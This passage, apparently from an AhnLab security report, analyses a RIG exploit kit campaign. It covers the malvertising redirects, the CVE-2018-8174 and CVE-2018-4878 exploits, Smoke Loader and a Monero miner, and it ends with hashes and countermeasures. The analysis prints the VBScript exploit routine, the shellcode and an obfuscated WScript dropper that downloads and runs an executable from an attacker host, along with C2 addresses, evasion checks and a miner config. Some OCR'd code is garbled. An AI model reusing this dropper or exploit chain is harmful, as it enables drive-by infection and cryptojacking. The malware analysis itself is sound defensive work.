


```
HTTP  sp.popcash.net  /go/189029/404627                          427     text/html       iexplore:3472  광고분배사이트
HTTP  sp.popcash.net  /sgo/ad?p=189029&v=404627&c=bca4ec9c14b2b244...  46  text/html; c...  iexplore:3472  redirector
HTTP  kronstic.bid    /                                          533     text/html; c...  iexplore:3472  Slots Campaign HTML/JS
HTTP  188.225.47.175  /?NI2MIEyBanwWN3LyECqNzIkoAdhtXOBbH=c3lvcnQ=...  141,243  text/html; c...  iexplore:3472  RIG EK URI (Landing Page)
HTTP  188.225.47.175  /?NjIyMDk3&JdhpmxG&OwRFJG=c2VhbWahdd ff4=OYQ...  34,279  application/...  iexplore:3472  RIG EK URI (Flash Exploit)
```

Figure 2-3 | Process of the Attack Exploiting the CVE-2018-4878 Vulnerability

2) Download and Execution of Smoke Loader

Once the vulnerability exploit is successful, and control over the web browser is achieved, the shellcode runs in the web browser to download and execute the malicious file, Smoke Loader. A separate shellcode is designed for each vulnerability. Figure 2-4 shows the shellcode used to exploit the CVE-2018-8174 vulnerability.




```
uas=Navigator.UserAgent
key="LtEL5N9km33"

url="http://188.225.47.175/?MjY2OTgz&DFMvaPhO&lCSucMNtXNNOYqK=Zmx5&DFuYnqcv=Zmx5&PszzicMrCLJAvM=c2Vh&tahddff4=pbAl1Boq
m7IQJM8mahKEuGVYzOktVlkW5g4WnarKFaL58EQwV0YC&fdghgd2f=xH3QMrLYbRvFFYbfKPjEUKFEMUsWA0KKwY2Iha3VF52xFDLGpbf1FxnspV6dCFmZ
ha2U=&lHdLSHqnFDD=Zmx5&cncfkuIVeirRaA=Y2F0cw==&ODJkqFm=bW9uZXk=&kQrPdG=cmVzb3J0&SiATtqliuRcDWO=Zmx5&fySYBL=cmVzb3J0&cp
monny =
"EB125831C966B96D05498034088485C975F7FFE0E8E9FFFFFFD10D61074028D7D5D3B544E00FC4840FC4880FC4880F840F840FDC9C0D6C87C4B80
CC7F6E1E5F19806FC8FF7F7C584F1970FC6A0555C8B3380CC0FD698855E8798066F8D074380C5BFCE9CF84B09C174D409F928D3B5443D958484847
4C4D4CCD4D46F8AD47B57DBDDDF4564870744824D476C697B7B7BE7E9E0AAE1FCE1A4AB          4ABE0A4A6A1F0E9F4A1A6A4A2A2A4E1E
1ADFFE2EBF6ACF2E5F6A4E8B9B4A8EAA8E7B9DFD9A8C2B9B6B1B1A8D7B9D7F0F6EDEA3          9B4BFB6B1B2DABAE6BFE6AFAFADE7DFE
BE0E1C5F0A6BFE2EBF6ACE6B9B4BFB6B1B2DABAE6BFE6AFAFADE8B9E8AFE7DFE6D9AFE1DFF0E5D9ACE6A1E1AAE8E1EAE3F0ECADOAA2C2A8EAB9E7D
9B9EABFE2EBF6ACF2E5F6A4F4B9E8B9E6B9B4BFF4DAB8EFAAE8E1EAE3F0ECBFF4AFAFADE6B9E6AFB6DAA2C2A8E8B9E8AFE7DFE6D9DAA2C2A8EAB9E
8D9B9EAA8F5AAF4F1F7ECACD7AAE2F6EBE9C7ECE5F6C7EBE0E1ACEFAAE7ECE5F6C7EBE0E1C5F0ACF4ADDADAE7DFE7DFE6D9AFE7DFE8D9DAA2C2D9A
6D9ACA6A6ADF9BFABAEAEABE2F1EAE7F0EDEBEAA4D2ACEFADFFF2E5F6A4FDB9E5ACE1AFA6AAA6AFE1AFABAEAEABA6D6E1F5F1E1F7D8FCB3B0AAB1A
FA6F0D4F6EBFCFDA6D9ACEAADBFFDDFA6EBA6AFA6F4E1EAA6D9ACD0AFA
6F0C2EBF6D6E1F7F4EBEAF7E1A6D9ACADBFD3B9A6F6E1F7F4EBA6AFA6E
FF0F6FDFFC9B9A6D3D7E7A6BFF1B9F0ECEDF7DFC9AFA6F6EDF4F0A6D9A
9B9F1AAC5F6E3F1E9E1EAF0F7A8E1B9A6D3EDEACCDODOD4A6A8DEB9A
4F1AAC7F6E1E5F0E1A6AFEBAFA6ACD6D3ADA6ADA8F6B9E5ACD4AFA6
6AFD4AFA6AAD7ECE1E8E8A6ADA8FCB9A6E4A6AFC9E5F0ECAAE2E8
8E8CAE5E9E1A6D9A8C1B9A6AAA6AFF4BFF7AAD0FDF4E1B9B6BFF
FD5B9A6D4C1D8FCB4B4D8FCB4B4A6BFE0B9F2AAE7ECE5F6C7E
9B5BFFCAFB9ECF9E1E8F7E1A4FCAFB9F4BFF7AAD3F6EDF0E1
7A6BFFEDAA2DAA2ACFCB9EDAFA6F2F6B7B6A6AFC1AFA6A4A
AF0E9F4A4A2A2A4F7F0E5F6F0A4F3F7E7F6EDF4F0A4ABAB
shellcode = hex2ucs2(monny);
                    // .. 생략
c=e[/*ffdd79108dfd*/s[ch](x)];b=(b<<7-1)+c;
aq+=6;
bx=1+1;
while(aq>=(9-1)){((a=(/*k69719fsdfs*/b>>>/*kfj40193sdf
}
return r;
}

setTimeout(function() {StartExploit();}, 6761);
```

```
Sub StartExploit
    UAF
    InitObjects
    vb_adrr=LeakVBAddr()
    vbs_base=GetBaseByDOSmodeSearch(GetUint32(vb_adrr))
    msv_base=GetBaseFromImport(vbs_base,"msvcrt.dll")
    krb_base=GetBaseFromImport(msv_base,"kernelbase.dll")
    ntd_base=GetBaseFromImport(msv_base,"ntdll.dll")
    VirtualProtectAddr=GetProcAddr(krb_base,"VirtualProtect")
    NtContinueAddr=GetProcAddr(ntd_base,"NtContinue")
    SetMemValue GetShellcode()
    ShellcodeAddr=GetMemValue()+8
    SetMemValue WrapShellcodeWithNtContinueContext(ShellcodeAddr)
    sdkfsdfsdf = 69596
    lIlll=GetMemValue()+sdkfsdfsdf
    SetMemValue ExpandWithVirtualProtect(lIlll)
    llIIll=GetMemValue()
    ExecuteShellcode
End Sub
```

Figure 2-4 | Shellcode Used for CVE-2018-8174 Vulnerability Exploit

When this shellcode is executed, the CMD program containing the script information as arguments runs as shown in Figure 2-5.



```
EB 12            JMP      SHORT 040BBB34
58               POP      EAX
31C9             XOR      ECX, ECX
66:B9 6D05       MOV      CX, 56D
49               DEC      ECX
803408 84        XOR      BYTE PTR DS:[EAX+ECX], 84
85C9             TEST     ECX, ECX
75 F7            JNZ      SHORT 040BBB29
FFE0             JMP      EAX
E8 E9FFFFFF      CALL     040BBB22
D10D 61074028    ROR      DWORD PTR DS:[284007611, 1
D7               XLAT     BYTE PTR DS:[EBX+AL]
D5 D3            AAD      0D3
B5 44            MOV      CH, 44
E0 0F            LOOPDNE  SHORT 040BBB55

50               PUSH     EAX
50               PUSH     EAX
40               INC      EAX
50               PUSH     EAX
48               DEC      EAX
50               PUSH     EAX
50               PUSH     EAX
EB 0E            JMP      SHORT 00245146
50               PUSH     EAX
FFD3             CALL     EBX                          kernel32.CreateProcessA
5F               POP      EDI
2082 (kernel32.CreateProcessA)

ASCII dump
cmd.exe /q /c cd /d "%tmp%" && echo function _(k,e){for(var l=0,
n,c=[],F=255,S=String,q=[],b=0;256^>b;b++)c[b]=b;ta="char"+"Code
At";for(b=0;256^>b;b++)l=l+c[b]+e[ta](b%e.length)^&F,n=c[b],c[b]
=c[l],c[l]=n;for(var p=l=b=0;p^<k.length;p++)b=b+1^&F,l=l+c[b]^&
F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.charCodeAt(p)^
^c[c[b]+c[l]^&F]));return q["join"](""));/**/function V(k){var y
=a(e+"."+e+/**/"Reques%x74.5.1");T="G";y["se"+"tProxy"](n);y["o"
```

Figure 2-5 | CMD Program Executed by the Shellcode

Once the CMD program is executed, the script commands to be executed are saved in the% TEMP% \ T32.tmp file, as shown in Figure 2-6, and the Windows Script (WScript) is used to execute the file. These script commands include a command to download and execute Smoke Loader from the web server.

```
function _(k,e){for(var l=0,n,c=[],F=255,S=String,q=[],b=0;256^>b;b++)c[b]=b;ta="char"+"CodeAt";for(b=0;256^>b;b++)l=l+c[b]+e[ta](b%e.le
ngth)^&F,n=c[b],c[b]=c[l],c[l]=n;for(var p=l=b=0;p^<k.length;p++)b=b+1^&F,l=l+c[b]^&F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.
charCodeAt(p)^^c[c[b]+c[l]^&F]));return q["join"]("")};/**/function V(k){var y=a(e+"."+e+/**/"Reques\x74.5.1");T="G";y["se"+"tProxy"]
(n);y["o"+"pen"](T+"ET",k(1),1);y.Option(n)=k(2);y.send();y["Wai"+"tForResponse"]();W="respo"+"nseText";if(40*5==y.status)return _
(y[W],k(n))};try{M="WSc";u=this[M+"ript"],o="Object";P=(""+u).split(" ")[1],M="indexOf",m=u.Arguments,e="WinHTTP",Z="cmd",U="
DEleTefIle",a=Function/**/("QW","return      u.Create"+o+"(QW)"),q=a(P+"ing.FileSystem"+o),s=a("ADO"+"DB.Stream"),j=a("W"+P+".
Shell"),x="b"+Math.floor(Math.random() * 57)+".",p="exe",n=0,K=u[P+"FullName"],E="."+p;s.Type=2;s.Charset="iso-8859-1";try{v=V(m)}
catch(W){v=V(m)};Q="PE\x00\x00";d=v.charCodeAt(21+v[M](Q));s.Open();h="dll";if(037^<d){var z=1;x+=h}else x+=p;s.WriteText(v);s.
savetofile(x,2);C=" /c ";s.Close();i="regs";z^&^&(x=i+"vr32"+E+" /s "+x);j["run"](Z+E+C+x,0)}catch(EE){};q[U](K);
```

Figure 2-6 | Script Command Executed by the Shellcode

3) Downloading the Monero Miner using the Smoke Loader

The script executed by the shellcode downloads and runs Smoke Loader. The Smoke Loader registers itself in the registry so that it can automatically run even when the system is restarted. Smoke Loader also regularly accesses the C&C server to download and execute new malicious files.

This Smoke Loader is created with the NSIS installer and, once launched, it operates as follows:

(a) Execution environment check

Smoke Loader checks the following conditions to stop its execution or to terminate the target program.

- Windows version check

On a Windows Vista or earlier versions, the Smoke Loader terminates itself.

- Virtual machine check

If "VMWARE, VIRTUAL, QEMU, ZEN" is included in the values of HKLM\System\CurrentControlSet\Service\Disk\Enum\0, the target is judged to be a virtual machine, and the Smoke Loader terminates itself.

- Analysis program check

Smoke Loader checks whether or not an analysis program, such as OllyDbg, Process Explorer, Process Monitor, WinDbg, Cain & Abel, TCPView, Portmon, and Wireshark, is running from the process list and Window Class list and then terminates the program.

(b) Self-replication

Smoke Loader replicates its files to the path "% APPDATA% \ Microsoft \ Windows \ [Random Path]\[Random File Name].exe."

(c) Automatic execution registration

Smoke Loader creates a link file (.LNK) in the auto-run folder and registers the copied file so that it runs automatically even after system reboot.


“%APPDATA%\Microsoft\Windows\Start Menu\programs\startup\[Random File Name].lnk”

(d) Internet access check

Smoke Loader attempts to access http://www.mfstncsi.com/nscsi.txt to check for an Internet connection. If it fails, the Smoke Loader retries after 6 seconds.

(e) Downloading new malicious programs

Smoke Loader connects to the C&C server (http://vnz.bit) and downloads and executes the new malicious program to the path "%TEMP%\[Random Path]\wuauclt.exe." When connecting to the C&C server for the first time, as shown in Figure 2-7, the information such as the disk volume serial number, Windows version, and process integrity level of the system run by the POST method is encrypted and delivered.



```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Host: vnz.bit
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Length: 63

.Yb.T.m....,....*).......YToA..E4._AB..a.XUL.t
s1..YS......}Gm.HTTP/1.1 404 Not Found
Date: Mon, 02 Jul 2018 02:56:54 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 5181
Connection: close
Content-Type: text/html; charset=windows-1251

........^..:pJjQ..XW......."......O............. ..
[6............&.a...O.;.qq.....P$..!'.0<...k.*.._g=H....W,`....i/.....E.T......
1..~.c..0..z%....%.....A.-a..}.....o.c...Wi.
~.$._.."E_.-
.....$>z.o.x......X.jFe/jD=..y..-y.B....e..........=."..
%..|..G.1....G....Q...~...2,...f...DB..S......0.e...`.H..&..u..0.gq...@-
...9...e......V....tkJv...7...6..].J.......>..^.?.#n.........:...j.|
y...!.o..ugE.>LdMV.c.....&;(A. ..{.Z...@.SS
...".0w.....b.R'Kf..">.q....].n.K.*.
```

Figure 2-7 | C&C Server Request Details and Response Result

The C&C server that received the request responds with an error "404 Not Found." This response is an error code used when there is no page requested, but, in fact, encrypted executable file data is returned with the length specified in Content-Length. Smoke Loader decrypts this data and stores it in "% TEMP%" before executing it.

Smoke Loader also connects to the C&C server every minute to frequently download and run the new malicious programs provided by the C&C server.

4) Cryptocurrency mining using the Monero Miner

As shown before, Smoke Loader can deliver various types of malware including mining program such as Monero Miner. Monero Miner is also made with the NSIS installer and, once it is launched, it operates as follows:

(a) Self-replication

Monero Miner copies its files to the path "% APPDATA% \ troop.exe."

(b) Automatic execution registration

Monero Miner registers the path of its replicated file in the following registry path so that it can automatically run even after system reboot.

```
KEY: HKCU\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\shell
VALUE: explorer.exe
DATA: %APPDATA%troop.exe
```


(c) Execution of XMRig

Runs the program "% WINDIR% \ system32 \ wuapp.exe" as follows.

```
%WINDIR%\system32\wuapp.exe -c "C:\ProgramData\BJSTjWTTyY\cfg"
```

The Wuapp.exe program is a legitimate Windows Update Application Launcher program. Monero Miner launches this program, injects its codes, and then runs it to prevent the user from recognizing the infection.

The codes injected by Monero Miner is an open source program, XMRig version 2.5.0. To avoid detection from memory analysis, it is made in a UPX form in which part of the header information of the PE file is removed, as shown in Figure 2-8.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000B8000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8140  90 24 11 00 18 00 00 00 00 00 00 00 00 00 00 00  .$..............
000B8150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8170  00 00 00 00 00 00 00 00 55 50 58 30 00 00 00 00  ........UPX0....
000B8180  00 40 0B 00 00 10 00 00 00 00 00 00 00 02 00 00  .@..............
000B8190  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 60  ............€..`
000B81A0  55 50 58 31 00 00 00 00 00 E0 05 00 00 50 0B 00  UPX1.....à...P..
000B81B0  00 D6 05 00 00 02 00 00 00 00 00 00 00 00 00 00  .Ö..............
000B81C0  00 00 00 00 40 00 00 60 2E 72 73 72 63 00 00 00  ....@..`.rsrc...
000B81D0  00 50 00 00 00 30 11 00 00 46 00 00 00 D8 05 00  .P...0...F...Ø..
000B81E0  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..À
000B81F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 2-8 | Memory Area Information with Some of PE Header Information Removed


The contents of the configuration file of RIGXMR sent as arguments are shown in Figure 2-9.

```
{
"algo": "cryptonight",
"background": false,
...
"threads": 1,
"pools": [
{
"url": "sg.minexmr.com:4444",
"user":"46j2G9RmhwrUTfnCsxjFD8BgN1JNZNHNtd2DNGXv5x2Z6BfShLJJ9Pz49KE
    ahGRixAgrCtoVDGRJpPnnBYhP9Ez2LLb5Ypt",
"pass": "x",
...
}
```

Figure 2-9 | Extract from the file C:\ProgramData\BJSTjWTTyY\cfg

The Monero mining program uses a single thread and "sg.mimexmr.com:4444" as a mining pool for cryptocurrency mining. The mining pool is a server located in Singapore and is a port set to use a low-level CPU/GPU. It is also configured to use little system resources to reduce the likelihood of users of the infected PC from recognizing that the mining program is running.

At the time of conducting the analysis, the mining operation of the Monero mining program was no longer possible as the user account of the configuration file is now registered as suspended from minexmr.com due to corrupt activities.



Your Stats & Payment History

Look at worker stats for hash rates and worker stats

sxjFD8BgN1JNZNHNtd2DNGXv5x2Z6BfShLJJ9Pz49KEahGRixAgrCtoVDGRJpPnnBYhP9Ez2LLb5Y

Account suspended due to reports of botnet activity. Contact support.

mineXMR.com - Monero mining pool v0.99 modded - thanks to the work of Matthew Little on node-cryptonote-pool

Figure 2-10 | Account Suspended from Use

03. Countermeasures

The information of the files related to the RIG Exploit Kit-based mining malware analyzed by AhnLab is summarized below, and all of them can be detected using AhnLab's anti-malware solution V3.

File name	0f9cdcb4c2527dfe77fd434595412789.htm
File Type	Script
File Size	141,243 Bytes
MD5	0f9cdcb4c2527dfe77fd434595412789
SHA2	b3d38e56e7e311a48256e1c4fc65415a80e63e5d5746475f8b7b64711456b610
V3 alias with engine version	Trojan/JS.Exploitloader / 2018.07.03.00

File name	e476a13d5706f369a9fff0d7a606f245.swf
File Type	Adobe Flash Player File (SWF)
File Size	34,281 Bytes
MD5	e476a13d5706f369a9fff0d7a606f245
SHA2	bc1fd88bba6a497df68a2155658b5ca7306cd94bbea692287eb8b59bd24156b4
V3 alias with engine version	SWF/Cve-2018-4878.Exp.3 / 2018.05.26.01

File name	457e8e14761b54d7639483f622d7cd0b(SmokeLoader).exe
File Type	Portable Executable (PE)
File Size	139,706 Bytes
MD5	457e8e14761b54d7639483f622d7cd0b
SHA2	66e4e472da1b128b6390c6cbf04cc70c0e873b60f52eabb1b4ea74ebd119df18
V3 alias with engine version	Trojan/Win32.HDC / 2018.05.27.03

File name	f160cfb4c09ea000066f84be487a1a76(MoneroMiner).exe
File Type	Portable Executable (PE)
File Size	932,075 Bytes
MD5	f160cfb4c09ea000066f84be487a1a76
SHA2	716a65e4b63e442756f63e3ac0bb971ee007f0bf9cf251b9f0bfd84e92177600
V3 alias with engine version	Trojan/Win32.Infostealer / 2018.05.29.01

The newly discovered mining malware is created and distributed to mine cryptocurrency; however, the Smoke Loader that runs in the process of infection is a downloader that can be used for a variety of purposes. As a result, extra caution is required because ransomware or other backdoor exploiting malware can be installed at the attacker's whim.

In addition to this, as in this case, vulnerability-exploiting malware continues to be produced and distributed. To be protected against malware, including ransomware as well as mining malware, it is recommended to apply the latest patches of the operating system and major applications (software) in use while avoiding visiting any suspicious websites.

04. References

1. Malvertising Method Used by Ransomware

http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=24586

2. CVE-2018-8174 Vulnerability Information

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8174

ASEC REPORT

Vol.92
Q3 2018

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Design Lab**	Email	**global.info@ahnlab.com**